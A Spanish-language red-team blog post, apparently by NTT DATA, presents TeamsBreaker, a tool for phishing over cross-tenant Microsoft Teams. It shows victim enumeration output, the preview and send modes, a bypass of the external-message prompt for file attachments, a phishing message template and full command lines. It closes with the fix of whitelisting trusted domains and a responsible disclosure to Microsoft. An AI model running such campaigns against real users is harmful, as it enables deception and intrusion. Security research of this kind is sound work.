En modo “Enum”, la herramienta recopila información sobre la víctima, como su estado o el dispositivo desde el que se conecta (móvil u ordenador). Esta información resulta tremendamente útil a la hora de elegir objetivos para una campaña de phishing.

Modo *Enum*

TeamsBreaker es capaz de mostrar una tabla con el estado de las cuentas que se encuentran en la lista de usuarios. Esta tabla muestra datos como la disponibilidad (si el usuario está Ausente, Ocupado, Disponible, Fuera de la Oficina...), así como el dispositivo desde el cual están accediendo a Teams en ese momento (Escritorio, Móvil, Web...). Además, genera un archivo en formato .csv que detalla estos resultados, facilitando su documentación y análisis posterior.

Esta funcionalidad de TeamsBreaker está basada en una herramienta llamada TeamsEnum.


```
┌──(.venv)─(kali㉿kali)-[~/projects/teams-breaker]
└─$ python3 teams_breaker/teams_breaker.py -u [redacted] -p [redacted] -s [redacted] --configuration tests/example_conf.
yaml --enum
2023-10-19 09:55:33.772 | INFO     | __main__:<module>:222 - Running in enumeration mode.
2023-10-19 09:55:33.773 | INFO     | teams_api:get_bearer_token:141 - Fetching Bearer token for Teams ...
2023-10-19 09:55:35.054 | SUCCESS  | teams_api:get_bearer_token:188 - Bearer Token obtained succesfully.
2023-10-19 09:55:35.054 | INFO     | teams_api:get_skype_token:117 - Fetching Skype token ...
2023-10-19 09:55:35.285 | SUCCESS  | teams_api:get_skype_token:132 - Obtained Skype Token!
2023-10-19 09:55:35.288 | INFO     | teams_api:get_sender_info:59 - Fetching sender info ...
2023-10-19 09:55:36.167 | SUCCESS  | teams_api:get_sender_info:108 - Obtained sender info.
2023-10-19 09:55:36.170 | INFO     | teams_api:get_bearer_token:145 - Fetching Bearer token for SharePoint ...
2023-10-19 09:55:36.171 | INFO     | teams_api:get_bearer_token:155 - Using https://[redacted]-my.sharepoint.com/.default as tenant.
If file upload does not work, double-check this is correct.
2023-10-19 09:55:37.179 | SUCCESS  | teams_api:get_bearer_token:188 - Bearer Token obtained succesfully.
+-----------------------------------------+--------------+-------------+
|                  Email                  | Availability | Device Type |
+-----------------------------------------+--------------+-------------+
| [redacted]                              |  Available   |   Desktop   |
| [redacted]                              |     Away     |   Desktop   |
+-----------------------------------------+--------------+-------------+
```

Tabla con enumeración de estados

Modo *dry run*

Para garantizar que la campaña de phishing cuente con el contenido del mensaje adecuado y el formato sea correcto, la herramienta ofrece dos modos de **previsualización** de envío de mensajes: “dry run” y “dry run self”.


En primer lugar, el modo denominado **"dry run"** recopila exclusivamente los datos de los usuarios y muestra en pantalla los mensajes que se enviarán a cada uno, sin transmitir ningún mensaje a las víctimas. Esta opción se activa con **“--dry-run”**.




Modo "dry run"

Modo dry run self

En segundo lugar, dispone de un modo llamado "dry run self", especificando la opción “--dry-run-self”. Este modo también recopila los datos de los usuarios, pero, en lugar de enviar los mensajes a las víctimas, los dirige hacia el propio atacante. Esto permite al atacante visualizar desde su propia cuenta de Teams el formato final del mensaje y si este se entrega correctamente.




*Salida de **TeamsBreaker** en modo "dry run self"*



Desde la cuenta del atacante se pueden previsualizar con "dry run self" los mensajes a enviar


Modo Send

Finalmente, se encuentra el modo de "envío real" especificando la opción “--send”. En este modo, la herramienta notifica al usuario de que está a punto de enviar mensajes a las víctimas. Antes de cada envío, se solicita una confirmación, brindando la oportunidad de preguntar si realmente se d




Envío de archivos


TeamsBreaker también soporta la opción de enviar un archivo a la víctima, usando la técnica explicada en este artículo. Este archivo se puede adjuntar con la opción "--attachment" y la ruta al archivo, aunque también es posible adjuntarlo utilizando el archivo de configuración que se explicará a continuación.



Salida de TeamsBreaker al enviar archivo a víctima



Víctima recibe archivo sin que aparezca en ningún momento una pantalla de solicitud



Mensaje recibido por víctima

Configuración de la herramienta

Con el propósito de simplificar la configuración de las campañas de phishing, TeamsBreaker da la opción de personalizar su configuración mediante un archivo YAML. A continuación, se detalla el formato de este archivo.

- message (Obligatorio): el mensaje que se enviará. Se trata de una plantilla Mustache, en la que se pueden utilizar valores de la descripción del perfil del usuario, como "displayName" o "userPrincipalName", entre otros.
- chat_title (Obligatorio): el título a utilizar en el chat.
- user_list (Obligatorio): la ubicación del archivo que contiene la lista de usuarios.
- attachment (Opcional): la ubicación del archivo que se va a adjuntar a la víctima en el chat.
- method (Opcional): El método que se va a utilizar para evadir la pantalla de solicitud. Actualmente admite "meeting" o "closed_chat".
- log (Opcional): si está presente, indica dónde se guardarán los registros. Se puede usar "{time}" para nombrar el archivo de registro con la hora actual.

```
message: |
        Hi {{displayName}},

        Please enter <a href="https://www.google.com" title="click here">here</a> soon, or your access will be revoked.

        Kind regards,
        The real IT Team. (not a 🐟)
chat_title: "Urgent"
user_list: ../me.txt
log: send_{time}.log
```

Ejemplo de configuración

La configuración no se limita únicamente al archivo YAML; algunas opciones solo se pueden configurar a través de la línea de comandos. Las opciones más cruciales que deben especificarse son los siguientes:

- (“-u”, “--user”) Nombre de usuario de la cuenta del atacante.
- (“-p”, “--password”) Contraseña.
- (“-s”, “--sharepoint”) Nombre del servidor SharePoint al que se cargarán los archivos.

Alguna de las siguientes opciones debe estar presente:

- “--enum” Ejecutar TeamsBreaker en modo enumeración de usuarios.
- “--send” Activar modo envío. Envía mensajes a las víctimas.
- “--dry-run” Modo de previsualización por consola. No envía ningún mensaje.
- “--dry-run-self” Modo de previsualización que envía mensajes a la cuenta del atacante.

```
python3 teams_breaker/teams_breaker.py -u [user]@[email] -p [password] -s [sharepoint_url] --configuration tests/example_conf.yaml --send
```

Ejemplo de línea de comandos

Conclusión

Las técnicas aquí explicadas únicamente son válidas para aquellos Tenants que permitan la comunicación Cross-Tenant sin ningún tipo de limitación. Por lo tanto, la única forma de prevenir ataques de phishing basados en el envío de mensajes desde un Tenant externo es configurar adecuadamente las políticas de comunicación Cross-Tenant. Para ello, la mejor opción consiste en utilizar una lista blanca de dominios confiables. Esto puede hacerse desde la consola de administración de Teams.

Por otro lado, NTT DATA ASOT ha emitido un informe al Microsoft Security Response Center alertando de la posibilidad de evadir la pantalla de solicitud para comunicaciones externas en las nuevas versiones de Microsoft Teams, siguiendo nuestra política de divulgación responsable.

Todas las novedades sobre ciberseguridad están disponibles en Radar

Firmado por:

Almudena Abolafia, Cybersecurity Manager NTT DATA
José Ignacio Gomez, Red Team Lead NTT DATA
Marcos González, Junior Analyst NTT DATA